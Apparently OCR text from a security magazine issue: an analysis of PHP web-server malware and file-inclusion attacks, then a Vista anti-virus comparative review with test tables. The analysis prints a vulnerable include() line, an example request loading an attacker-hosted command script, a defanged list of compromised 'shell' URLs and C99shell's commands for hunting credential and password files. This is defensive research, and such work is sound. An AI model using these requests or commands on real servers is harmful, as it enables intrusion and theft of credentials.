


Figure 1: PHP malware that searches for vulnerable websites using Google and MSN.

For the most part, these searches target PHP applications. One reason for this is that PHP applications tend to have security vulnerabilities in far higher numbers than applications built in other languages. More importantly, the large number of open source PHP web applications available for download on the Internet makes these applications very accessible.

Each of the web servers found to be running or suspected of running the searched-for web applications will be attacked and, if vulnerable, malware will be injected into them. In some cases, web servers will be arbitrary choices and attacked regardless of the search engine results. Attempts to reach the web application's vulnerable code will be made blindly, sending an HTTP request to the web server in the hope that phpBB (for example) is installed, is vulnerable and that the default directory path was used.

THE INJECTION

In most cases, malicious code is injected into a web server system via a file inclusion attack.

File inclusions are vulnerabilities in web applications that allow an attacker to execute a script by including it in an existing script. For example, the include() function in PHP can be used, providing a URL into an unchecked variable called arbitrarily in an include statement, followed by the execution of the included script.

The following PHP code allows the server to act like a client and request a file specified by the user:

```
<?php include ($_GET[page]); ?>
```

The following HTTP request shows how an attack could take place against that PHP code:

```
index.php?page=http://badguy.tld/malware.cmd?cmd=ls
```

Other types of vulnerability in web applications are also used, including URL parsing code execution vulnerabilities, POST vulnerabilities and arbitrary file upload vulnerabilities.

In essence, a script that is downloaded (or uploaded, depending on the vulnerability) can be used to do anything it is programmed to do, with the privileges of the web daemon.

In the past few months alone dozens of file inclusion attacks have been disclosed publicly. Effectively, a web application's vulnerability serves as a remote exploit for attacking the web server. In one recent case, a group kept a list of hundreds of compromised web servers with their exploit command in a list of URLs, and referred to them as 'shells':

```
                OwneD By [GaspeR]'-
                   Group ShellBR

Server: irc.undernet.org

Canal: #ShellBR

Aconcelho a Quem For Testar As Shell's Que mude As
Cmd's !

hxxp://wxw.che.yzu.edu.tw/Menu12/
index.php?id=hxxp://shellbr.by.ru/cmd.txt?

hxxp://wxw.cheapcheapsale.com/
index.php3?function=hxxp://shellbr.by.ru/cmd.txt?

hxxp://wxw.chentaiji.pl/
index.php?id=hxxp://shellbr.by.ru/cmd.txt?

hxxp://wxw.chessitc.com/
index.php?pagina=hxxp://shellbr.by.ru/cmd.txt?

..
```

THE COMPROMISE

Once compromised, a system will often be injected with further malware, such as scripting tools or binaries.

On a *Linux* system, ELF malware based on the likes of Kaiten can be uploaded, and on a *Windows* system, PE malware such as Agobot or Rbot may be uploaded. In most cases an assortment of malware is dropped rather than individual samples.

For example, in one case RST-b was uploaded to a *Linux*-based server disguised as the legitimate application sshd (or sshd was merely infected with it) while the legitimate IRC bot EnergyMech was also uploaded and connected to the command and control server of the botnet in question. This is similar to how some botnet controllers from the *Windows* realm work: a legitimate IRC client, such as *mIRC*, is uploaded along with malicious scripts. This used to be very commonplace in the *Windows* botnet scene. In the very early days of botnets regular IRC bots such as EnergyMech or Eggdrop became malicious when loaded with harmful scripts.

One function of the dropped PHP shells is database dumping, which is one of the primary goals of some of these groups. Since PHP is often the primary choice of web database interfaces, this type of attack goes hand-in-hand with web server malware. In the case of SpamThru, the spammer was using R57shell to steal databases in order to obtain targeted email addresses (hacking into investment news sites). However, some of the databases they obtained actually contained stored credit card numbers from a payment system. Some interesting statistics can be found at http://www.secureworks.com/analysis/spamthru-stats/.

TYPES OF WEB SERVER MALWARE

There are several main groups of script 'tools' which are typically uploaded using these attacks:

- Tester (echo tool): these tools are often very small, simplistic and built as web pages which can be accessed from the Internet. By accessing these scripts one can easily determine whether a server is vulnerable to a particular attack. On occasion, more functionality may be added to them. An example is shown below:

```
<?php

include('/home/removed/public_html/vb/includes/
config.php');

print_r($GLOBALS);

?>
```

- Beachhead: this tool establishes a beach head on the system by uploading a script which allows the remote attacker to take further control of the system. These include remote shells and connect-back shells.
  - Remote shell: instead of opening a port and binding a shell to it, these tools construct GUI web applications that allow the remote attacker to launch commands and upload other tools.

  - Connect-back shell: much like a remote shell, except it connects to the remote attacker.
- Downloader: a small, limited scripting tool that often has the sole purpose of downloading additional malware.
- Compromise tool: a full attack tool built with the purpose of compromising the attacked system by exploiting privilege escalation vulnerabilities with local kernel exploits (*Linux*) or adding a new administrator account (*Windows*).
- Defacement tool: a compromise tool built with the sole purpose of defacing a website.
- Backdoor tool: a general backdoor tool designed to allow anything from file uploads to port scanning.
- Anonymous mailer: designed to allow anonymous mailing.
- Spam tool: these anonymous mailers send spam in bulk.
- DDoS tool: used to launch DDoS attacks against remote systems.
- Bot: much like any other backdoor tool, only it connects to a centralized command and control (C&C) server, often on IRC, to receive commands.
- Worm: a self-propagating script of any of the above-mentioned types.

In our research, we looked into over 250 unique scripting malware sample variants. Of these, we found 34 main source families. The most common of these families were:

- Echo Executer (tester): echoes a message if the inclusion is successful.
- VulnScan (backdoor, shell): VulnScan is one of the most elaborate tools available today. With various versions – mostly versions 2–8 – it provides almost any conceivable option for the bad guy to use. It is based on an earlier script version which is still in the wild.
- Morgan/Alex (backdoor, shell): one of the most heavily circulated tools in the wild, on a par with the VulnScan tools. While the VulnScan tools are mostly dropped on the web server after an initial infection, the Morgan malware stands on its own. Some of what Morgan allows includes: upload, create new directory, create new file, delete, chmod, rename, copy, execute command, edit files, run shell and so forth.
- Shellbot (bot, worm, DDoS): a basic bot with many variants. Some include DDoS abilities as well as a spreading mechanism.
- Phpwriter (backdoor, defacer): general usage tool, also the most common automatic defacement tool in the wild.
- R57shell (backdoor, shell): a very elaborate dropped tool.
- C99shell (backdoor, shell): another one of the most elaborate dropped tools in the wild.

C99SHELL

We examined C99shell in a little more detail and found that it was created by 'tristram [CCTeaM - Captain Crunch Security Team]'. It is a remote hacking console and has a number of features, which include the ability to list host information, provide a directory listing and execute the following shell commands:

Find all suid files: `"find / -type f -perm -04000 -ls"`

Find suid files in current dir: `"find . -type f -perm -04000 -ls"`

Find all sgid files: `"find / -type f -perm -02000 -ls"`

Find sgid files in current dir: `"find . -type f -perm -02000 -ls"`

Find config.inc.php files: `"find / -type f -name config.inc.php"`

Find config* files: `"find / -type f -name \"config*\""`

Find config* files in current dir: `"find . -type f -name \"config*\""`

Find all writable folders and files: `"find / -perm -2 -ls"`

Find all writable folders and files in current dir: `"find . -perm -2 -ls"`

Find all service.pwd files: `"find / -type f -name service.pwd"`

Find service.pwd files in current dir: `"find . -type f -name service.pwd"`

Find all .htpasswd files: `"find / -type f -name .htpasswd"`

Find .htpasswd files in current dir: `"find . -type f -name .htpasswd"`

Find all .bash_history files: `"find / -type f -name .bash_history"`

Find .bash_history files in current dir: `"find . -type f -name .bash_history"`

Find all .fetchmailrc files: `"find / -type f -name .fetchmailrc"`

Find .fetchmailrc files in current dir: `"find . -type f -name .fetchmailrc"`

List file attributes on a Linux second extended file system: `"lsattr -va"`

List open ports: `"netstat -an | grep -i listen"`

Custom command

C99shell can also perform the following operations: search file (using regexp), upload file, create directory, download/open a file and create a text file.

SURROUNDING ISSUES

As millions of web servers running web applications are at risk, and thousands are being defaced every month, this is a serious threat.

Most at risk are ISPs with hosting farms and colocation facilities. Their services are built to be cheap and provide low-cost, hassle-free hosting services. When even one website out of 3,000 on a shared hosting server is compromised because of a web application any user may have installed, the entire server can be compromised and all websites hosted on that server can be defaced.

Controlling what applications users install is not feasible, and monitoring these and patching them for the latest security vulnerability is virtually impossible, even if patches are available. The low cost of these services also means that ISPs cannot afford to intervene in security and enforcement issues. Dealing with anything other than routine maintenance may mean operating at a monetary loss for several billing cycles.

Some solutions that have been suggested include vulnerability assessment scanning of the servers. Indeed, vulnerability scanning solutions can detect and alert when some web applications are vulnerable. This alone cannot prevent these attacks, but will help minimize the risk and allow resources to be concentrated on those hosts that are known to be vulnerable. Other possible solutions include running the services within virtual or chrooted environments, which offers a limited, more costly, solution.

The authors of this article have heard of some cases in which ISPs quietly patched some of the more notorious web applications without their clients ever finding out.

None of these solutions is the silver bullet.

Another important issue is the treatment by some of web vulnerabilities as 'less critical' or 'kiddie vulnerabilities'. File inclusion attacks, for instance, are equivalent in effect to code execution and should not be underplayed or ignored.

HONEYNETS AND MITIGATION

Some non-application-specific solutions include a combination of research and operational mitigation. As an example, research into web honeypots for file inclusion attacks can pinpoint attacks and offer a variety of options, for example:

- Anti-virus scanning tools for detecting malicious files.
- Blacklisting and filtering attacking IP addresses.
- Blacklisting and filtering the URLs from which tools are downloaded.
- Taking down malicious websites hosting these tools through abuse reports.

An on-access anti-virus scanner would significantly slow down a production web server, making it impractical to run, even if it runs on a platform on which the anti-virus can operate locally or remotely. An on-demand scanner, however, would be able to pinpoint potentially compromised accounts.

At the time of publication of this article, The Web Honeynet Task Force (not to be confused with The Honeynet Project) is set to begin operation (see http://www.webhoneynet.com/).

The Web Honeynet Task Force reports hundreds of file inclusion attempts detected every day with dozens of new malicious URLs hosting the malware. The task force, which has been established by Gadi Evron and is run by the ISOTF and *SecuriTeam*, offers free samples to any trusted member of the ISOTF communities through the MWP (malicious websites and phishing) group. The task force also shares openly with any trusted new member of the honeynet which submits honeypot information.

Currently, the task force reports that most attempts originate from the same IP addresses (when looking at aggregated data over time). This world of web server attacks currently stands relatively unopposed on the Internet. It is time now to start escalating the detection and mitigation of this threat – clearly, tools and response mechanisms need to be put in place to combat the bad guys on this front.

General security best practices are also of importance and should not be ignored. For example, a secure web server should not allow web surfing and outgoing connections to HTTP or FTP servers. This way, it may still be vulnerable but, when attacked it will not be able to download the malicious code. Another best practice that should be followed is the hardening of your web server software and related software. For example, PHP has an option to disallow treating URLs as files. This should be set to off if it does not disturb your application. As these types of attacks are web server specific, it is also wise to avoid storing sensitive information where a web server can access such as a database, whether local or remote. Although these solutions are far from perfect, and the bad guys can adapt their methods to work around them, different layered approaches can help mitigate the threat.

COMPARATIVE REVIEW

MICROSOFT WINDOWS VISTA BUSINESS EDITION (32-BIT)

John Hawes

A new year, a new logo, a new platform, and the first of several planned changes to the VB100 test procedures have kept me busy this month. The initial excitement of finally getting my hands on *Vista* was tempered by a barrage of requests to postpone the test until certain vendors could get their products finalized, with many planning releases to coincide with the full commercial release of the new platform at the end of January. Many more vendors offered pre-release or beta products, while a handful had their *Vista* support well in order. Despite interest from several new vendors hoping for their products to join the tests, none were quite suited or ready in time, so this review saw no entirely new faces. Having said that, one considerably high-profile product returned this month for only its second visit to the *VB* test bench – its first since I took over – providing me with an extra tingle of anticipation.

A bumper set of additions to the WildList, including more of the file infectors which caused difficulties for some products last time around, added a further frisson of interest to get me through the mire of problems always associated with trying out a new platform and new procedures. Of course, once the troubles of setup were overcome, I faced a whole range of potential headaches while checking the various new and rejigged products submitted for the tests.

PLATFORM

The long-awaited *Microsoft Vista* is the first major new release of *Windows* since *XP* over five years ago (not counting *Windows Server 2003*, which was little more than a blending of *Windows 2000 Server* with some new *XP* ideas). Released to volume licensing customers late last year, the full commercial issue of the new platform coincides rather neatly with the publication of this issue of *VB*. The opportunity to allow our readers an early insight into how product developers have coped with the changes brought by the new platform seemed far too good to let pass.

The installation of *Vista* was a fairly pleasant experience, with the interface considerably improved; finally proper graphical screens present options and information in a visually appealing style, and the process itself was fairly speedy compared to my experiences of previous versions. Obviously the high specifications of the hardware I was using, and the speed of DVD reading compared to CD, more than counterbalanced the rather large 7GB of data put on my machine.

The system itself also aimed for visual appeal and impact, with everything colourful and shiny and vaguely reminiscent of another popular desktop system which has focused on style for some time now. Beneath the sheen of glamour, nothing had changed in too baffling a manner, with most of the required tools and settings in their usual, albeit somewhat prettified, places.

The only aspect I expected to cause any difficulty was the implementation of User Access Control (UAC), which even in the early stages reared its head a few times while getting things set up. Each machine was provided with a standard user in addition to the administrator and I planned, as far as possible, to install and test all products as this user, to give some indication of how products have integrated themselves into the UAC setup.

Once the operating system was installed and set up to my liking, it became clear fairly quickly that the aged imaging system I inherited in the *VB* test lab was entirely unable to cope with the changes to NTFS introduced (although it did offer to create me an 18GB image before crashing out). After a cursory look at a few of the newer commercial imaging systems on the market I quickly decided to hurry along my long-standing plan to switch to a freeware setup, which despite claiming only 'experimental' support for NTFS had no difficulty handling *Vista*.

TEST SETS

The WildList test set was based around the October issue of the list, as the latest available at the deadline set. With few additions in the September list, I had expected a quiet month, but the October list included a bumper 52 new arrivals. In addition to the anticipated wealth of worms and bots, dominated as usual by yet more W32/Mytob varieties and a further glut of W32/Stration, were a handful of W32/Looked samples, more of the file infectors which caused some trouble for a few products a couple of months ago.

The zoo test sets are due for some reorganization and remodelling, but unfortunately there was not enough time to get started on that project before this comparative. Instead, I focused on the set used for testing false positives and speed, which has been the cause of a few issues recently.

The existing set is fairly simple, made up of executables and OLE2 office documents, the same in zipped form, and a handful of dynamically compressed executables held separately. The set has been built up over some time, from various sources, with little evidence of identity or origin attached to the files. While the set makes a useful false positive test, containing numerous strange and wonderful items which have shown themselves capable of tripping up

On-access tests	ItW		Macro		Polymorphic		File infector		Clean set	
	Number missed	%	Number missed	%	Number missed	%	Number missed	%	False positives	Susp.
Alwil avast! Home/Professional Edition	0	100.00%	18	98.56%	384	88.22%	33	98.34%	0	1
CA Anti-Virus	0	100.00%	0	100.00%	103	94.39%	3	99.86%	0	0
CA eTrust Integrated Threat Management Suite	0	100.00%	12	99.82%	103	94.39%	3	99.86%	0	0
CAT Quick Heal AntiVirus Plus 2007	0	100.00%	73	98.23%	597	86.06%	151	93.10%	0	0
ESET NOD32 antivirus system	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0
Fortinet FortiClient	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0
F-Secure Anti-Virus for Vista 2007	0	100.00%	0	100.00%	0	100.00%	3	99.85%	0	0
GDATA AntiVirusKit 2007	0	100.00%	0	100.00%	0	100.00%	0	100.00%	1	1
Grisoft AVG	0	100.00%	0	100.00%	302	85.84%	22	96.60%	0	0
Kaspersky Anti-Virus	0	100.00%	0	100.00%	0	100.00%	2	99.88%	0	0
McAfee VirusScan Enterprise	2	99.75%	0	100.00%	46	99.02%	0	100.00%	0	0
Microsoft Windows Live OneCare	37	99.91%	0	100.00%	30	98.11%	12	99.37%	0	0
Norman Virus Control	7	99.12%	0	100.00%	309	99.09%	12	99.43%	1	0
Sophos Anti-Virus	0	100.00%	8	99.80%	0	100.00%	14	99.33%	0	0
Symantec AntiVirus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0

the best of products from time to time, it is perhaps not the best choice for measuring product speeds. The new set, compiled entirely from scratch, is designed specifically as a speed test rather than aiming to cause false positives; although it is still a subset of the 'clean' collection, and any alerts generated on it will be counted as such during VB100 certification, the files are all fairly ordinary and not expected to surprise any product.

Harvested from a variety of recent *Windows* installations, the set is subdivided into several categories. The 'Executables and System Files' set contains the main bulk, with a large set of executables, both files included with many versions of *Windows* and those associated with a selection of common applications. There are also a large number of DLL library files, and other types of executable, script files, ActiveX controls, drivers and the like.

'Archives' contains a variety of archive formats, mostly the ubiquitous ZIPs but also rar, ace and other compression types, *Microsoft Cabinet* files, and software installers, mostly in *Microsoft Installer* and self-extracting exe format. Other types, such as tar, gz and tgz, are not yet included, but will be added in time for the comparative review of *Linux* products scheduled for two months' time.

'Media and Documents' is made up of most of the common media types found on the average person's home computer: video files in mpeg, avi, wmv and other forms; pictures in common formats such as jpeg, gif and bmp as well as other less popular ones; music and sounds in MP3, wma and other encoding types; web display types including HTML, XML, and Flash animations; and documents, containing not only an array of standard *Office* files (*Word*, *Excel* and *PowerPoint* documents, *Access* databases, *Visio* diagrams), but also PDF files and a stash of simpler data storage formats, csv, rtf and plain old text.

Finally, the 'Miscellaneous' set includes all kinds of other file types, including the mysterious Files With No Extension.

In addition to this new collection of files, the measurement protocol has been adjusted to fit. With the addition of numerous new file types, the issue of which files are scanned becomes more significant. As some products ignore certain filetypes by default, particularly archives, a measure of their throughput in default mode becomes somewhat misleading when compared to another product scanning all files. To avoid this unfairness, the test scan is run twice, once with the default settings and once, in a sharp break from traditional *VB* methods, with the settings changed where necessary to include all files, including looking inside archive files where possible.

Also, on-access scanning speed is now measured, again in both default and full modes where appropriate, as this is widely felt to be a more significant factor from the user's point of view; while on-demand scans can be run at

On-demand tests	ItW		Macro		Polymorphic		File infector		Clean set	
	Number missed	%	Number missed	%	Number missed	%	Number missed	%	False positives	Susp.
Alwil avast! Home/Professional Edition	0	100.00%	18	98.56%	384	88.22%	33	98.34%	0	1
CA Anti-Virus	0	100.00%	0	100.00%	103	94.39%	1	99.96%	0	0
CA eTrust Integrated Threat Management Suite	0	100.00%	12	99.82%	103	94.39%	1	99.96%	0	0
CAT Quick Heal AntiVirus Plus 2007	0	100.00%	73	98.23%	597	86.06%	99	96.71%	0	0
ESET NOD32 antivirus system	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0
Fortinet FortiClient	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0
F-Secure Anti-Virus for Vista 2007	0	100.00%	0	100.00%	0	100.00%	2	99.88%	0	0
GDATA AntiVirusKit 2007	0	100.00%	0	100.00%	0	100.00%	0	100.00%	2	1
Grisoft AVG	0	100.00%	0	100.00%	302	85.84%	17	99.02%	0	0
Kaspersky Anti-Virus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0
McAfee VirusScan Enterprise	2	99.75%	0	100.00%	46	99.02%	0	100.00%	0	0
Microsoft Windows Live OneCare	37	99.91%	0	100.00%	30	98.11%	9	99.68%	0	0
Norman Virus Control	0	100.00%	0	100.00%	309	99.09%	10	99.57%	1	0
Sophos Anti-Virus	0	100.00%	0	100.00%	0	100.00%	12	99.45%	0	2
Symantec AntiVirus	0	100.00%	0	100.00%	0	100.00%	0	100.00%	0	0

off-peak times, on-access slowdown affects users at all times. To measure this, the standard on-access tool is used, which traverses the file structure of the clean test set performing a simple open and close action on each file encountered. The time taken to carry this out is then measured, and compared to the time taken to do the same thing with no on-access protection in place, to produce a rough guide to the on-access overhead.

It is hoped that these changes and new tests will provide a more useful and complete overview of how products perform in a situation more closely resembling the real world. The sets are still in the early stages of development, and any suggestions or queries as to their contents, subdivision or implementation are most welcome.

Alwil avast! 4.7 Home/Professional Edition

ItW	100.00%	**Macro**	98.56%
ItW (o/a)	100.00%	**Macro (o/a)**	98.56%
Polymorphic	88.22%	**File infector**	98.34%

I should perhaps start by saying, by way of excuse, that the products were not necessarily tested in the order in which they are presented here, and my thoughts may appear a little out of joint as a result. The main reason for this was *Alwil* coming so early in the alphabet; I couldn't face starting what I expected to be a difficult and complex batch of tests with a product which I knew was likely to cause difficulties. *avast!*'s on-access behaviour has never failed to baffle me, and its oddities cropped up once again in its *Vista* offering, but happily far less than I expected. Nevertheless, due to the product's strange strategies on access, the accuracy of some of the speed measurements may be a little misleading.

The super-simplified basic interface of *avast!* looks good and may well be fairly easy to use with some practice, but as ever allowed too little fine tuning to be of much use in many of the tests. The speed tests were completed with some ease, and files certainly seemed to be being processed in the on-access mode; on-demand scanning of the WildList and other infected sets was also simple and impressively speedy once I had refamiliarised myself with the complex and fiddly 'advanced' interface.

The changing of settings required much designing and creating of new 'tasks', including a copy of the 'Resident Protection' on-access scanner. On-access detection, the bane of many a previous outing with *avast!*, again had my eyebrows buried in my hairline, as numerous alert messages scrolled up the lower corner of the screen, but little blocking seemed to occur. As far as I can tell, documents and script-type files like VBS/Loveletter were mostly blocked

when opened with my usual utility, while executables were mostly allowed through.

Resorting to copying files onto the machine across the network brought the sought-after happier results, although the logging of detections seemed entirely ineffective, despite the option for such logging being firmly checked. After several passes through the scanner, a check of remaining files revealed nothing of importance left behind, and without false positives aside from a single 'joke' in the clean set, *avast!* is the first product to qualify for the new-look VB100 award.

CA Anti-Virus 8.2.0.13

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	94.39%	**File infector**	99.96%

CA's developers seem determined to keep me busy. For some time, *VB* comparatives have measured the performance of the two engines supplied with the *eTrust* product, with only the default *Vet* option qualifying for the VB100 award. This continued until the last set of tests, when the old *InoculateIT* engine was omitted due to time constraints. Now that it has finally been retired from the product, *CA* has found another way of lengthening my working days – by submitting both its home and corporate products for testing.

The home product was fairly typical of the genre, with much attention paid to attractive styling, in keeping with *Vista* itself. The installer seemed to take some time pondering its surroundings, before shutting itself down, unhappy that the admin user was also logged onto the machine. With this rectified, installation proceeded fairly simply, apart from *CA*'s old trick of forcing the user to scroll through the EULA before it can be acknowledged, as if they'd actually read it. The product itself included various anti-spyware, anti-spam and firewall modules alongside the anti-virus under test, which was somewhat limited as to configuration options.

Speed tests were performed in the default mode only, as I could find no way of changing the settings for scanning file and archive types. It certainly seemed to be paying plenty of attention to the archive files on demand, at one point lingering so long over a particularly large installer that I impatiently rebooted and restarted the test. This second attempt proved more fruitful, getting through the file without further snagging, and scans of the infected sets showed good solid detection, perfectly adequate to earn the VB100 award.

CA eTrust Integrated Threat Management Suite r.8.1

ItW	100.00%	**Macro**	99.82%
ItW (o/a)	100.00%	**Macro (o/a)**	99.82%
Polymorphic	94.39%	**File infector**	99.96%

This new version of *eTrust* seems but little changed from previous editions. Installation followed the old pattern, with the blue-ish grey scheme suitably pastelly in the new environment of *Vista*.

The main interface of the product, a Java thing displayed in a browser, has frustrated me considerably in the past with its slow reaction times, but this updated version showed no such tardiness– the progress bar I have spent many a long hour staring at was barely in evidence this time around. Some of the interface seemed different from my recollection, but not hugely so – perhaps a few new option boxes dropped in here and there. The drop-down for which engine to use is still in evidence, but is now populated only by the *Vet* option, with *InoculateIT* no more than a fast-fading memory.

Again, there was no clear way to tweak scanning settings, and zips seemed not to be scanned internally on access, but speeds in general were highly impressive, and detection good, although a handful of macro samples caught by the home version above were mysteriously missed by its big sister. These were not in the WildList set however, and without a whisper of a false positive, *eTrust* gains another VB100 award.

CAT Quick Heal AntiVirus Plus 2007 version 9.00

ItW	100.00%	**Macro**	98.23%
ItW (o/a)	100.00%	**Macro (o/a)**	98.23%
Polymorphic	86.06%	**File infector**	96.71%

Those wishing to install *Quick Heal* are advised to use the 'Run as Administrator' option, and also to run several of the component files with elevated privileges when required. This certainly seems necessary, as often when omitting these steps the options sections were inaccessible, or other oddities occurred. A few times after a reboot, access to the product, and even apparently on-access scanning, was prevented by *Windows Defender* – it also seemed to be blocking several *Windows* functions from operating, rather oddly.

Using great caution, I coaxed the product through some speed tests. There seemed to be no option to scan all files,

On-demand throughput	Executables and system files				Archive files				Media and documents				Other file types			
	Default		All files		Default		All files		Default		All files		Default		All files	
	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)	Time (s)	Throughput (KB/s)
Alwil avast! Home/ Professional Edition	86	16064.60	128	10793.40	3	225723.31	117	5787.78	19	54854.55	54	19300.68	4	73293.35	5	58634.68
CA Anti-Virus	106	13033.55	106	13033.55	131	5169.24	131	5169.24	90	11580.41	90	11580.41	11	26652.13	11	26652.13
CA eTrust Integrated Threat Management Suite	36	38376.55	42	32894.19	109	6212.57	181	3741.27	14	74445.46	71	14679.39	3	97724.46	5	58634.68
CAT Quick Heal AntiVirus Plus 2007	131	10546.23	126	10964.73	126	5374.36	244	2775.29	52	20043.01	392	2658.77	8	36646.67	20	14658.67
ESET NOD32 antivirus system	32	43173.62	37	37339.35	2	338584.96	161	4206.02	18	57902.03	62	16810.27	3	97724.46	3	97724.46
Fortinet FortiClient	198	6977.55	198	6977.55	168	4030.77	168	4030.77	32	32569.89	32	32569.89	5	58634.68	5	58634.68
F-Secure Anti-Virus for Vista 2007	181	7632.91	190	7271.35	771	878.30	788	859.35	107	9740.53	122	8542.92	12	24431.12	16	18323.34
GDATA AntiVirusKit 2007	205	6739.30	212	6516.77	435	1556.71	506	1338.28	506	2059.76	515	2023.76	13	22551.80	14	20940.96
Grisoft AVG	175.8	7858.68	189.1	7305.95	323.4	2093.91	457.4	1480.48	40.8	25545.01	49.6	21012.83	9.9	29613.47	23.8	12318.21
Kaspersky Anti-Virus	114	12118.91	114	12118.91	367	1845.15	367	1845.15	124	8405.13	124	8405.13	9	32574.82	9	32574.82
McAfee VirusScan Enterprise	119	11609.71	119	11609.71	12	56430.83	178	3804.33	9	115804.06	36	28951.01	8	36646.67	10	29317.34
Microsoft Windows Live OneCare	88	15699.50	88	15699.50	476	1422.63	476	1422.63	97	10744.71	97	10744.71	9	32574.82	9	32574.82
Norman Virus Control	444	3111.61	444	3111.61	94	7203.94	94	7203.94	16	65139.78	16	65139.78	24	12215.56	24	12215.56
Sophos Anti-Virus	218	6337.41	226	6113.08	16	42323.12	194	3490.57	38	27427.28	177	5888.34	12	24431.12	20	14658.67
Symantec AntiVirus	95	14542.69	95	14542.69	131	5169.24	131	5169.24	31	33620.53	31	33620.53	10	29317.34	10	29317.34

but further types could be added manually to the rather sparse extension list, and even with standard settings speed was a little below my expectations from previous experiences with *CAT* products. Running over the infected sets, at first I foolishly omitted to deactivate the warning popups for the on-access mode, causing a barrage of alerts one on top of another which, when I returned to the machine some time later, had frozen it completely. A message warning me my performance seemed to be falling sat forlornly beneath the paralysed mouse cursor. After a reboot and a tweak to the settings, the test was run with more success, and results showed a few misses in the zoo but nothing in the wild, with no false positives; a VB100 award goes to *CAT*.

ESET NOD32 antivirus system 2.7


ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	100.00%	**File infector**	100.00%

The grey of *NOD32*'s installation procedure suddenly looked rather dowdy and old-fashioned when surrounded by the flashy, colourful window borders provided by *Vista*. Somehow, however, despite the very un-*Vista*-like styling, the control centre maintained an air of aloof futuristic power with its separable windows, and some pleasantly fast-opening tooltips helped identify the modules otherwise only known by codewords. AMON zipped through the on-access speed tests, while the *NOD32* scanner, looking very glossy in its stylish new window, was its usual pacey self in the on-demand tests.

I had quite forgotten that acquiring logs requires some rather unintuitive behaviour, opening the log in a viewer, selecting an individual entry, right-clicking and selecting export to drop the data into a parsable file. The log viewer had some scrolling issues, with the horizontal scroll bar disappearing before I could see the end of lines, and another problem arose when trying to open the on-access log from the infected files test; the product seemed to freeze entirely, although it is of course enormously unlikely that anyone outside a test lab would ever have so many detections on access all at once. Fortunately, I didn't really need this log to complete my analysis of results, which as expected proved excellent. Not a single miss or false positive gives *ESET* another VB100 award, and the ever-impressive speed was barely affected by the addition of archives for the on-demand test.

Fortinet FortiClient 5.0.379

ItW	100.00%	**Macro**	100.00%
ItW (o/a)	100.00%	**Macro (o/a)**	100.00%
Polymorphic	100.00%	**File infector**	100.00%



F-Secure Anti-Virus for Vista 7.00

ItW	100.00%
Macro	100.00%
ItW (o/a)	100.00%
Macro (o/a)	100.00%
Polymorphic	100.00%
File infector	99.88%

F-Secure's *Vista* product was still in Beta at the time of submission for the test, freely downloadable for trial purposes. Installation, featuring *F-Secure*'s current colour scheme of flat, brilliant whites and cool blues, looked a little odd inside the more shimmery stylings of *Vista*, but functioned perfectly well, demanding an administrator log in after an initial reboot to 'complete the installation.' Unfortunately, it was unable to call home from my lab to 'validate' itself, and I was warned I only had seven days to complete my tests before it deactivated.

